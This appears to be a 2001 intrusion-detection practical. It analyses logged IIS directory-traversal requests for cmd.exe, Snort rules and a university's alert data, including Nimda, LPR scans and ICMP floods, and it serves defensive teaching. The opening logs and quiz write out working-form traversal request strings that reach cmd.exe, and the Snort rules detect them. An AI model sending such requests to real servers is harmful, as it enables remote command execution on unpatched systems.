00:19:34 64.50.113.4 GET
/scripts/..%5c../winnt/system32/cmd.exe 404
00:19:34 64.50.113.4 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe
404
00:19:34 64.50.113.4 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe
404
00:19:34 64.50.113.4 GET
/msadc/..%5c../..%5c../..%5c/..Á^\../..Á^\../..Á^\../winnt/
system32/cmd.exe 404
00:19:35 64.50.113.4 GET
/scripts/..Á^\../winnt/system32/cmd.exe 404
00:19:35 64.50.113.4 GET /scripts/winnt/system32/cmd.exe
404
00:19:35 64.50.113.4 GET /winnt/system32/cmd.exe 404

This rule:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access"; flags: A+; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:2;)

ends up catching tons of different attacks, as it is looking for the string cmd.exe. What you certainly do not want is a positive response back from this request i.e. .

Evidence of active targeting:

As per active targeting for this attack, I think this attack is part of a much greater number of Internet wide attacks, that use the directory transversal attack in its

many forms to execute code on remote systems.

Severity:

Criticality: 5
Lethality: 5
System Countermeasures: 5
Network Countermeasures: 1

(5 + 5) - (5 + 1) = 4

Severity = 4

Criticality is set at 5 as this an NT 4.0 production server, and all of our systems are critical to our infrastructure. Lethality of the attack is rated at 5, as if successfully employed, it could give the attacker the information necessary to exploit the machine to gain full access to the system. System Countermeasures are rated at 5 as all known patches for unicode and directory transversal attacks are applied. Network Countermeasures are rated at 1, as we have no content filtering firewall in place to block all requests for cmd.exe. This is certainly something that I will be looking at as soon as I am done with this practical; as it seems that this simple and effective tool could stop a lot of noisy attacks.

Defensive Recommendation:

The following are the recommended defensive measures:

1. If you are running any form of Microsoft's servers, keep them up to date and seriously patched.
2. Change the location of your scripts file, as this will foil most of the attacks if find a new form of encoding that you are not protected against.
3. Use a content filtering firewall that will block any requests for cmd.exe.

Multiple choice question:

Which of the following http codes would we rather see, when one of our servers is issued the following request?

00:19:34 64.50.113.4 GET
/msadc/..%5c../..%5c../..%5c/..Á^\../..Á^\../..Á^\../winnt/

system32/cmd.exe

A. 200
B. 202
C. 404
D. 304

Answer: C. 404 is the File not Found, indicating that the attack was not successfully completed. A 200 is an 'OK' code from the server, indicating that the attack was successfully completed. A 304 code is 'Not Modified', and 202 is 'Accepted'.

Assignment 3- Analyze This Scenario

Security Audit and Analysis of UMBC Data

Analysis Table of Contents:
Introduction to the Analysis

Explanations of the Top Ten Events

- **WEB-MISC Attempt to execute cmd**
- **connect to 515 from inside**
- **IDS552/web-iis_IIS ISAPI Overflow ida nosize**
- **ICMP Echo Request**
- **spp_http_decode: IIS Unicode attack detected**
- **MISC Large UDP Packet**
- **Watchlist 000220 IL-ISDNNET-990517**
- **INFO MSN IM Chat data**
- **ICMP Echo Request Nmap or HPING2**
- **WEB-MISC prefix-get //**

Top Ten Talkers in MY.NET

Top Source IP's
Top Destination IP's
Top Destination Ports + Explanation of Ports
Top Out of Spec Source IP's
Top Out of Spec Destination IP's
Top Out of Spec Destination Ports
Summary of Alerts
5 Selected External Sources were chosen for further analysis

- **200.36.46.3**
- **211.167.93.115**

Introduction to the Analysis

The analyst has been asked to analyze snort log data from a University. The analyst will provide a summary of alerts, top 10 talkers, scans, and out of spec alerts. The analyst will also try to provide indications of machines that may have been compromised.

The analyst will provide an analysis of the top events, and include in these suggestions for improving the defense of the Universities network.

Time Span for all Events: 09.15.01- 09.27.01

Total Alerts: 1,723,982


Total Out of Spec: 24,526

Total Scans: 1,845,016

List of files that were used for Analysis

Alert Files	Scan Files	Out of Spec Files
alert.010915	scans.010915	oos_Aug.15.2001
alert.010916	scans.010916	oos_Aug.16.2001
alert.010917	scans.010917	oos_Aug.17.2001
alert.010918	scans.010918	oos_Aug.18.2001
alert.010919	scans.010919	oos_Aug.19.2001
alert.010920	scans.010920	oos_Aug.20.2001
alert.010921	scans.010921	oos_Aug.21.2001
alert.010922	scans.010922	oos_Aug.22.2001
alert.010923	scans.010923	oos_Aug.23.2001
alert.010924	scans.010924	oos_Aug.25.2000
alert.010925	scans.010925	oos_Aug.26.2000
alert.010926	scans.010926	oos_Aug.27.2000
alert.010927	scans.010927	

Explanations of the Top Ten Events



Top Ten Events

Count	Address
538513	WEB-MISC Attempt to execute cmd
358508	connect to 515 from inside
225532	IDS552/web-iis_IIS ISAPI Overflow ida nosize
163524	ICMP Echo Request
149623	spp_http_decode: IIS Unicode attack detected
98452	MISC Large UDP Packet
27640	Watchlist 000220 IL-ISDNNET-990517
16779	INFO MSN IM Chat data
14928	ICMP Echo Request Nmap or HPING2
11843	WEB-MISC prefix-get //

WEB-MISC Attempt to execute cmd

WEB-MISC Attempt to execute cmd is a rule that will fire when it recognizes the string cmd.exe in any form, present in an http request. cmd.exe is the windows command prompt (shell). This alert refers to a class of web vulnerabilities that affect Microsoft web servers.

In the first days of data, the WEB-MISC Attempt to execute cmd alerts were most likely part of Code Red I and II scanning activity. As of the 18th, NIMDA appears on the scene. NIMDA was a phenomenally virulent worm, that spread vertically across the internet.

Just on the 18th there were: 218,913 attempts to execute cmd. That accounts for just less then half of all the attempts to execute cmd for the analyzed period. See the chart below.

As we can see in the above chart that we have an enormous spike in cmd.exe attacks on the 18th, which is the 3rd day of observed traffic. This was the day that Nimda began its

propagation throughout the internet.

The top talkers for this event were:

Count	Address
20707	211.90.176.59
6333	195.46.229.103
5662	216.77.79.132
4980	211.90.88.43
4783	211.167.93.115
4263	200.221.112.202
3380	211.90.188.34
3356	216.107.79.23
3241	164.124.116.26
3195	192.46.4.152

A sample alert trace from the snort logs:

```
09/15-01:55:42.390721  [**] WEB-MISC Attempt to execute cmd
[**] 202.167.115.250:1229 -> MY.NET.246.84:80
09/15-01:55:50.067797  [**] WEB-MISC Attempt to execute cmd
[**] 195.226.230.36:40697 -> MY.NET.142.22:80
09/15-01:55:51.269009  [**] WEB-MISC Attempt to execute cmd
[**] 195.226.230.36:40697 -> MY.NET.142.22:80
09/15-01:55:53.505066  [**] WEB-MISC Attempt to execute cmd
[**] 210.183.67.48:3356 -> MY.NET.18.161:80
09/15-01:55:55.651923  [**] WEB-MISC Attempt to execute cmd
[**] 211.90.176.59:19500 -> MY.NET.202.201:80
09/15-01:55:57.578184 [**] WEB-MISC Attempt to execute cmd
[**] 66.108.64.223:3963 -> MY.NET.222.135:80
09/15-01:55:58.869644  [**] WEB-MISC Attempt to execute cmd
[**] 130.70.150.32:2831 -> MY.NET.84.198:80
09/15-01:56:00.292961  [**] WEB-MISC Attempt to execute cmd
[**] 200.161.65.101:3041 -> MY.NET.146.49:80


09/18-00:00:04.608731  [**] WEB-MISC Attempt to execute cmd
[**] 202.96.193.106:3066 -> MY.NET.105.198:80
09/18-00:00:05.774018  [**] WEB-MISC Attempt to execute cmd
[**] 164.124.116.26:3587 -> MY.NET.244.162:80
09/18-00:00:07.927810  [**] WEB-MISC Attempt to execute cmd
[**] 130.240.132.153:3015 -> MY.NET.82.109:80
09/18-00:00:08.174161  [**] WEB-MISC Attempt to execute cmd
[**] 211.90.176.59:64513 -> MY.NET.146.83:80
09/18-00:00:12.351172  [**] WEB-MISC Attempt to execute cmd
[**] 211.90.176.59:64513 -> MY.NET.146.83:80
09/18-00:00:13.461863  [**] WEB-MISC Attempt to execute cmd
```

```
[**] 200.176.36.147:31872 -> MY.NET.139.92:80
09/18-00:00:13.790762  [**] WEB-MISC Attempt to execute cmd
[**] 211.97.144.25:58695 -> MY.NET.184.151:80
```

connect to 515 from inside

Port 515 is the printer spooler on most Unix flavors. There are numerous exploits against the LPR Service in Linux, BSD, and Unix. Dshield.org registered an enormous spike on September 16, registered by Dshield.org (http://www1.dshield.org/port_report.php?port=515)

LPRng has a potential vulnerability which may allow the execution of arbitrary code and possibly lead to root compromise from local and remote users. LPRng is vulnerable because of missing format strings in the syslog(3)function.

The majority of the alerts come from one attacker: **MY.NET.60.39,** who on September 21 Scanned for port 515 a total of : **41,339 times**. MY.NET.60.39 is definitely a box that I would investigate for possible compromisation.

Example trace:

```
09/21-21:47:50.957639 [**] connect to 515 from inside [**]
MY.NET.60.39:3013 -> 216.216.141.128:515

09/21-21:47:50.957691  [**] connect to 515 from inside [**]
MY.NET.60.39:3020 -> 216.216.141.135:515

09/21-21:47:50.957764  [**] connect to 515 from inside [**]
MY.NET.60.39:3028 -> 216.216.141.143:515

09/21-21:47:50.957818  [**] connect to 515 from inside [**]
MY.NET.60.39:3034 -> 216.216.141.149:515

09/21-21:47:50.957871  [**] connect to 515 from inside [**]
MY.NET.60.39:3043 -> 216.216.141.158:515

09/21-21:47:50.957923  [**] connect to 515 from inside [**]
MY.NET.60.39:3052 -> 216.216.141.167:515

09/21-21:47:50.957975  [**] connect to 515 from inside [**]
```

```
MY.NET.60.39:3061 -> 216.216.141.176:515

09/21-21:47:50.958026  [**] connect to 515 from inside [**]
MY.NET.60.39:3068 -> 216.216.141.183:515

09/21-21:47:50.977872  [**] connect to 515 from inside [**]
MY.NET.60.39:3204 -> 216.216.142.64:515
```

IDS552/web-iis_IIS ISAPI Overflow ida

Microsoft's IIS Indexing Server is vulnerable to a buffer overflow. The attacker attempts to overflow the Indexing Server's buffer in order to execute arbitrary code on the Server, possibly attaining Administrator privilege on the machine. This attack specific to Microsoft's IIS Webservers.

> The rule that most likely tripped this alert was:
> alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS552/web-iis_IIS ISAPI Overflow ida"; dsize: >239; flags: A+; content: ".ida?";)

An example alert trace from the data:

```
09/16-00:00:22.228215  [**] IDS552/web-iis_IIS ISAPI
Overflow ida nosize [**] 192.105.49.21:2455 ->
MY.NET.9.104:80

09/16-00:00:23.324461  [**] IDS552/web-iis_IIS ISAPI
Overflow ida nosize [**] 217.83.172.226:3661 ->
MY.NET.236.103:80

09/16-00:00:23.530802  [**] IDS552/web-iis_IIS ISAPI
Overflow ida nosize [**] 61.74.176.24:2165 ->
MY.NET.86.187:80
```

ICMP Echo Request speedera

ICMP Echo Request is part of the lightweight Protocol ICMP. These tools were initially designed for network troubleshooting. More specifically, ICMP Echo Request (Type 8, Code 0) is part of Ping, a program written by Mike Muus, used to test whether a host is reachable. ICMP Echo Request can be used for network reconnaissance seen in Ofir Arkin's paper ICMP Usage in Scanning (found at:

http://www.sys-security.com/archive/papers/ICMP_Scanning_v3.0.pdf
).

ICMP Echo Request speedera alerts get triggered by the following rule:

```
alert ICMP any any -> any any (msg:"PING speedera";
content: "|3839 3a3b 3c3d
3e3f|"; depth: 100; itype: 8; )
```

The source of these ping floods may at first glance be linked Speedera.net's "Global Traffic Management" system as pointed to by Joe Stewart (http://www.sans.org/y2k/121100-1200.htm), but i think that if it is so, then the two MY.NET machines are using an automated tool to flood their victims with pings.

Example alert trace:

```
09/18-00:38:21.717392  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:21.927225  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:22.067183  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:22.282271  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:22.527122  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:22.982118  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:23.216968  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:23.806999  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:23.821969  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:24.001759  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:24.116911  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:24.156897  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:24.921641  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222
09/18-00:38:25.041733  [**] ICMP Echo Request speedera [**]
```

MY.NET.205.234 -> 172.143.129.222
09/18-00:38:25.361845 [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 172.143.129.222

The decision on whether to silence ICMP on the network must be taken seriously. While attackers can gain valuable information about the network through the use of ICMP, System Administrators are reluctant to give up the troubleshooting properties of ICMP.

My recommendation is that ICMP messages should be blocked at the border from entering or leaving the Universities network. This would still allow for internal troubleshooting, while restricting remote ICMP-based probes.

The interesting thing about the data for this alert is that there were only two talkers for this alert:

Count	Address
158656	MY.NET.205.234
4868	MY.NET.212.86

These are both machines that I would check for possible compromise, or misconduct by the individuals who operate these machines, especially **MY.NET.205.234,** as it was responsible for the vast majority of the scans. The scans were mainly going to outside the network, to these three hosts:

Count	Address
119384	64.219.131.70
37623	66.33.117.144

The first host, **64.219.131.70,** is a dsl line (adsl-64-219-131-70.dsl.kscymo.sw
bell.net.), with no apparent live web server.

The second host, **66.33.117.144,** (144.117.33.66.in-addr.arpa. domain name pointer voyweiser.net), is running a web server. The site calls itself voyweiser, which appears to be a former hacker tools or warez site, but as of the writing of this analysis only its entrance page remains.

spp_http_decode: IIS Unicode attack detected

This alert is generated by snort's pre-processor http_decode. This decoder was written to catch Unicode and other attacks directed at the the way Microsofts Internet

Information Servers (IIS) translate Unicode characters in http requests. All unpatched versions of IIS 4.0 and 5.0 are affected by this vulnerability

Remote attackers can use the Unicode character set to send crafted URL's to vulnerable IIS web servers, which could enable them to list directory contents, view and delete files, and execute arbitrary code.

Example alert traces from the spp_http_decode:

```
09/18-10:05:49.141850  [**] spp_http_decode: IIS Unicode
attack detected [**] 211.228.165.34:3409 ->
MY.NET.208.10:80
09/18-10:05:50.026586  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.75.71:1597 -> MY.NET.110.11:80
09/18-10:05:50.026586  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.75.71:1597 -> MY.NET.110.11:80
09/18-10:05:50.026586  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.75.71:1597 -> MY.NET.110.11:80
09/18-10:05:50.424485  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.34.98.45:4304 -> MY.NET.106.21:80
09/18-10:05:50.602852  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.219.216.50:1140 ->
MY.NET.214.169:80
09/18-10:05:50.679877  [**] spp_http_decode: IIS Unicode
attack detected [**] 209.123.95.97:3515 -> MY.NET.85.212:80
09/18-10:05:50.959492  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.199.4.11:2818 -> MY.NET.202.32:80
09/18-10:05:50.959492  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.199.4.11:2818 -> MY.NET.202.32:80
09/18-10:05:50.959492  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.199.4.11:2818 -> MY.NET.202.32:80
09/18-10:05:51.045968  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.117.129:2214 ->
MY.NET.226.49:80
09/18-10:05:51.045968  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.117.129:2214 ->
MY.NET.226.49:80
09/18-10:05:51.045968  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.91.117.129:2214 ->
MY.NET.226.49:80
09/18-10:05:51.759923  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.102.131.9:4549 -> MY.NET.228.5:80
09/18-10:05:52.490126  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.191.41.53:3386 -> MY.NET.205.42:80
09/18-10:05:52.490126  [**] spp_http_decode: IIS Unicode
```

```
attack detected [**] 130.191.41.53:3386 -> MY.NET.205.42:80
09/18-10:05:52.490126  [**] spp_http_decode: IIS Unicode
attack detected [**] 130.191.41.53:3386 -> MY.NET.205.42:80
```

The principle attackers for this alert were:

Count	Address
2436	211.167.93.115
2172	200.221.112.202

The both of these attackers IP addresses are coming out of the Asia Pacific Network (APNIC).

```
Asia Pacific Network Information Center (NETBLK-APNIC-CIDR-
BLK)
   These addresses have been further assigned to Asia-
Pacific users.
   Contact info can be found in the APNIC database,
   at WHOIS.APNIC.NET or http://www.apnic.net/
   Please do not send spam complaints to APNIC.
   AU

   Netname: APNIC-CIDR-BLK2
   Netblock: 210.0.0.0 - 211.255.255.255

   Coordinator:
      Administrator, System  (SA90-ARIN)  [No mailbox]
      +61-7-3367-0490

   Domain System inverse mapping provided by:

   NS.APNIC.NET                  203.37.255.97
   SVC00.APNIC.NET               202.12.28.131
   NS.TELSTRA.NET                203.50.0.137
   NS.RIPE.NET                   193.0.0.193

   Regional Internet Registry for the Asia-Pacific Region.

   *** Use whois -h whois.apnic.net
```

A whois search on 211.167.93.115 at www.apnic.net gives us the information on the network:

```
Search results for '211.167.93.115' inetnum
211.167.93.112 - 211.167.93.127
netname              ZHONGQINGZAIXIAN
descr                China youth on line
descr                ICP
```

```
descr                BeiJing
country              CN
admin-c              LL212-AP, inverse
tech-c               LL212-AP, inverse
mnt-by               MAINT-CNNIC-AP, inverse
changed              llz@srit.com.cn 20010921
source               APNIC


person               lizhang li, inverse
address              No.225 Chaonei Street Dongcheng
District Beijing China
country              CN
phone                +86-10-65230603
fax-no               +86-10-65276366
e-mail               llz@srit.com.cn, inverse
nic-hdl              LL212-AP, inverse
mnt-by               MAINT-CNNIC-AP, inverse
changed              llz@srit.com.cn 20010103
source               APNIC
```

The second major attacker 200.221.112.202, turns up no results at www.apnic.net, indicating that the IP does not have a registered domain name through APNIC. This is possibly an IP assigned to an ISP for dialup or highspeed access.

MISC Large UDP Packet

The Snort rule that triggered the alert from the misc.rules file:

```
alert udp $EXTERNAL_NET any -> $HOME_NET any
(msg:"MISC Large UDP Packet"; dsize: >4000;
reference:arachnids,247; classtype:bad-unknown;
sid:521; rev:1;)
```

The most unusual portion of these alerts is that the vast majority of attacks, 77977 to be exact, are directed at port 0. Port 0 sometimes is picked up during ICMP traffic, as it is not directed at ports. This is different, as it carries at large UDP packet payload.

This appears to be a automated attack. Stacheldraht has an option for sending large UDP packets, as do many other attack tools.

The top 5 source hosts for this alert:

Count	Address
16575	61.134.9.88
16534	209.190.237.123
13760	61.153.17.244
8419	61.153.17.188
7884	61.150.5.19

The top 5 destination hosts for this alert:

Count	Address
25428	MY.NET.111.221
16534	MY.NET.70.134
8076	MY.NET.111.142
6740	MY.NET.153.193
3937	MY.NET.153.149

The top 5 destination ports for this alert:

Count	Address
77977	0
609	3298
604	4921
377	4525
312	1171

One of the main interesting points here is that the principle port these UDP packets were sent to is Port 0.

Watchlist 000220 IL-ISDNNET-990517

Many institutions create Watchlists. As seen in Chris Bakers GCIA paper (located at: http://www.sans.org/y2k/practical/Chris Baker GCIA.zip), and in our data, that the IP's belonging to ISDN.NET.IL initiate an enormous amounts of attacks into MY.NET. This netblock belongs to an Israeli ISP.

The primary source IP's for this alert are:

Count	Address
14572	212.179.58.194
2921	212.179.29.218
2600	212.179.67.34
1238	212.179.18.3
947	212.179.83.35

The primary talker for this alert is: 212.179.58.19. Picturevision is not currently running a webserver bound to that IP address.

By running a whois query at www.arin.net, I was pointed to RIPE, the European and Middle eastern Registery for Internet Numbers. A whois query at www.ripe.net resulted in the following information:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more
information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html

inetnum:      212.179.58.0 - 212.179.58.255
netname:      NV-PICTUREVISION
descr:        network
country:      IL
admin-c:      NP469-RIPE
tech-c:       NP469-RIPE
status:       ASSIGNED PA
notify:       hostmaster@isdn.net.il
mnt-by:       RIPE-NCC-NONE-MNT
changed:      hostmaster@isdn.net.il 20000229
source:       RIPE


route:        212.179.0.0/17
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@isdn.net.il
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:       RIPE


person:       Nati Pinko
address:      Bezeq International
address:      40 Hashacham St.
address:      Petach Tikvah  Israel
phone:        +972 3 9257761
e-mail:       hostmaster@isdn.net.il
nic-hdl:      NP469-RIPE
changed:      registrar@ns.il 19990902
source:       RIPE
```

The top destination IP's for this alert:

Count	Address
14476	MY.NET.218.74
2558	MY.NET.202.142
1573	MY.NET.97.207
1346	MY.NET.97.160
1238	MY.NET.209.242

I would especially be interested in examining: MY.NET.218.74 as a possible warez or music server, or even the possibility that it might be a compromised machine serving up warez and music files. The most likely scenario is that this is a student that is sharing files over the gnutella protocol(see below).

The top destination ports for this alert were:

Count	Address
17929	6346
4526	1214
778	4671
675	3381
521	2797

By examining the destination ports against Neohapsis' Port list, looking for trojan or other troublesome ports, yields somethings of interest. Port 6346 is a gnutella-svc port. Gnutella is a peer to peer file sharing service similar to napster, though without a centralized server. Port 1214 is KAZAA, another popular file sharing peer to peer network. One of the principle clients is Morpheus.

A source trace for this alert:

```
09/23-07:02:53.814099  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:54.168616  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:57.324264  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:58.741845  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:59.196141  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:59.641468  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:02:59.915958  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:03:00.474533  [**] Watchlist 000220 IL-ISDNNET-
```

```
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:03:00.674602  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
09/23-07:03:06.743348  [**] Watchlist 000220 IL-ISDNNET-
990517 [**] 212.179.58.194:2013 -> MY.NET.218.74:6346
```

INFO MSN IM Chat data

This is an alert that is turned on to catch MSN instant messenger traffic. As our client is a University, it is most likely that Instant Messenger is viable traffic.

It is my recommendation that the University check its acceptable use policy, and if it finds that it allows Instant Messenger communications, then the INFO MSN IM Chat rule should be turned off. The Snort rule that applies is from the policy.rules file (see following rule).

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 1863
(msg:"INFO MSN IM Chat data";flags: A+;
content:"|746578742F706C61696E|"; depth:100;
classtype:not-suspicious; sid:540; rev:1;)
```

If the University wishes to block MSN IM, they should block any traffic to any external host on port 1863. This could be accomplished using a access control list rule (this is Cisco's format):

```
access-list 1863 deny ip any any log
```

ICMP Echo Request Nmap or HPING2

Both Nmap and HPING2 are tools that can be used for reconnaissance, mapping and packet crafting. Both of these tools are free, widely available and have legitimate uses (Nmap more than HPING2). My recommendation is that the University examines the actual packet payload for these events, as well as correlating these events to other attacks.

The top talkers for this event:

```
   8891 MY.NET.226.18
   2231 MY.NET.218.174
   1760 MY.NET.204.150
    292 MY.NET.212.230
     94 MY.NET.98.125
```

I would certainly recommend that the following machines be analyzed for the possibility that these hosts are compromised:

```
   8891 MY.NET.226.18
   2231 MY.NET.218.174
```

Sample Alert traces for this event:

```
09/15-00:20:29.848386  [**] ICMP Echo Request Nmap or
HPING2 [**] MY.NET.226.18 -> 206.79.171.51
09/15-00:20:56.347605  [**] ICMP Echo Request Nmap or
HPING2 [**] MY.NET.226.18 -> 206.79.171.51
09/15-00:21:22.346872  [**] ICMP Echo Request Nmap or
HPING2 [**] MY.NET.226.18 -> 206.79.171.51
09/15-00:22:44.859459  [**] ICMP Echo Request Nmap or
HPING2 [**] MY.NET.226.18 -> 204.152.190.70
09/15-00:24:03.360476  [**] ICMP Echo Request Nmap or
HPING2 [**] MY.NET.226.18 -> 204.71.200.75
09/15-00:25:00.871113  [**] ICMP Echo Request Nmap or
HPING2 [**] MY.NET.226.18 -> 204.152.190.70
```

WEB-MISC prefix-get //

This is part of an attack against webservers, in particular to Microsofts IIS webservers that are vulnerable to the directory transversal attack. By exploiting this vulnerability, an attacker can view directory contents, access and delete files, and as a result even execute arbitrary code on the server.

The snort rule, from the web-misc.rules file, that triggered this alert is:

```
web-misc.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS
80 (msg:"WEB-MISC prefix-get //";flags: A+; content:"get
//"; nocase; classtype:attempted-recon; sid:1114; rev:1;)
```

The top five source IP's for this event were:

Count	Address
61	204.126.132.27
57	208.199.82.216
55	207.87.58.194
52	64.26.98.90
44	24.4.252.28

None of these individual addresses individually contribute to the majority of events.

The destination IP's are:

Count	Address
11770	MY.NET.253.114
57	MY.NET.253.115
15	MY.NET.99.85
1	MY.NET.179.77

I would definitely recommend examining MY.NET.253.114 as a possibly compromised machine. Principally since the vast majority of alerts were pointed directly at this machine. An example of this machine being targeted follows:

```
09/15-19:47:48.699587  [**] WEB-MISC prefix-get // [**]
131.158.7.137:1793 -> MY.NET.253.114:80
09/15-19:47:49.604353  [**] WEB-MISC prefix-get // [**]
65.9.210.137:1575 -> MY.NET.253.114:80
09/15-19:48:00.838751  [**] WEB-MISC prefix-get // [**]
131.158.7.137:1809 -> MY.NET.253.114:80
09/15-19:51:02.208926  [**] WEB-MISC prefix-get // [**]
64.12.96.139:20815 -> MY.NET.253.114:80
09/15-19:52:09.199554  [**] WEB-MISC prefix-get // [**]
64.12.96.138:27083 -> MY.NET.253.114:80
09/15-19:52:38.105769  [**] WEB-MISC prefix-get // [**]
131.158.7.136:1896 -> MY.NET.253.114:80
09/15-19:52:40.970983  [**] WEB-MISC prefix-get // [**]
129.110.44.166:1535 -> MY.NET.253.114:80
09/15-19:54:35.591185  [**] WEB-MISC prefix-get // [**]
64.12.96.136:1608 -> MY.NET.253.114:80
```

Top Ten Talkers in MY.NET

Count	Address
317168	MY.NET.60.38
158659	MY.NET.205.234
41384	MY.NET.60.39
10515	MY.NET.14.1
8891	MY.NET.226.18
4878	MY.NET.212.86
4345	MY.NET.30.2
2235	MY.NET.218.174

1760	MY.NET.204.150
1248	MY.NET.253.53

I would recommend that all of these machines be examined for the possibility that they are compromised, while paying very close attention to the top two MY.NET.60.38, and MY.NET.205.234.

Top Source IP's

Count	Address
23498	200.36.46.3
316	128.46.156.155
65	24.3.16.121
53	62.41.32.27
23	216.9.192.65
18	198.110.76.242
17	208.178.176.216
14	24.28.134.6
13	212.175.67.246
13	200.48.82.21

Top Destination IP's

Count	Address
119384	64.219.131.70
37623	66.33.117.144
25457	MY.NET.111.221
16565	MY.NET.70.134
14511	MY.NET.218.74
11825	MY.NET.253.114
9009	MY.NET.140.9
8136	MY.NET.111.142
6782	MY.NET.153.193
6064	MY.NET.100.165

Top Destination Ports + Explanation of Ports

Count	Port/Explanation
932920	80
	80 tcp AckCmd [trojan] AckCmd
	80 tcp http World Wide Web HTTP
	80 tcp www World Wide Web HTTP
	80 udp http World Wide Web HTTP
	80 udp www World Wide Web HTTP
358562	515

```
          515 tcp printer spooler
          515 udp printer spooler
  18412 6346
          6346 tcp gnutella-svc gnutella-svc
          6346 udp gnutella-svc gnutella-svc
  11968 1863
          1863 tcp msnp MSN Messenger Protocol
          1863 udp msnp MSN Messenger Protocol
   9604 53
          53 tcp domain Domain Name Server
          53 udp domain Domain Name Server
   9120 137
          137 tcp netbios-ns NETBIOS Name Service
          137udp netbios-ns NETBIOS Name Service
   5035 1214
          1214 tcp kazaa KAZAA 1
          1214 udp kazaa KAZAA

   3038   8888
          8888 tcp ddi-tcp-1 NewsEDGE server TCP (TCP 1)
          8888 tcp Sun Answerbook HTTP server
          8888 udp ddi-udp-1 NewsEDGE server UDP (UDP 1)
   2678   69
          69 tcp tftp Trivial File Transfer
          69 udp tftp Trivial File Transfer
   2151   21
          21 tcp BackConstruction [trojan] Back
Construction
          21 tcp ftp File Transfer [Control]
          21 udp ftp File Transfer [Control]
```

The list of top Destination ports yields information of interest. First of all, the top attacked port, port 80, is mainly used for web servers.

The first thing to examine is the Universities policy towards hosting websites from local addresses. If the policy allows this, then I would recommend, if policy allows, scanning those hosts for known web server vulnerabilities. Then, the University IT department could issue reports on how to secure internal web servers.

If the Universities policy denies the right to serve websites from MY.NET, then a access control list rule can be added to block all requests inbound to MY.NET for port 80.

Top Out of Spec Source IP's

Count	Address
23498	200.36.46.3
316	128.46.156.155
65	24.3.16.121
53	62.41.32.27
23	216.9.192.65
18	198.110.76.242
17	208.178.176.216
14	24.28.134.6
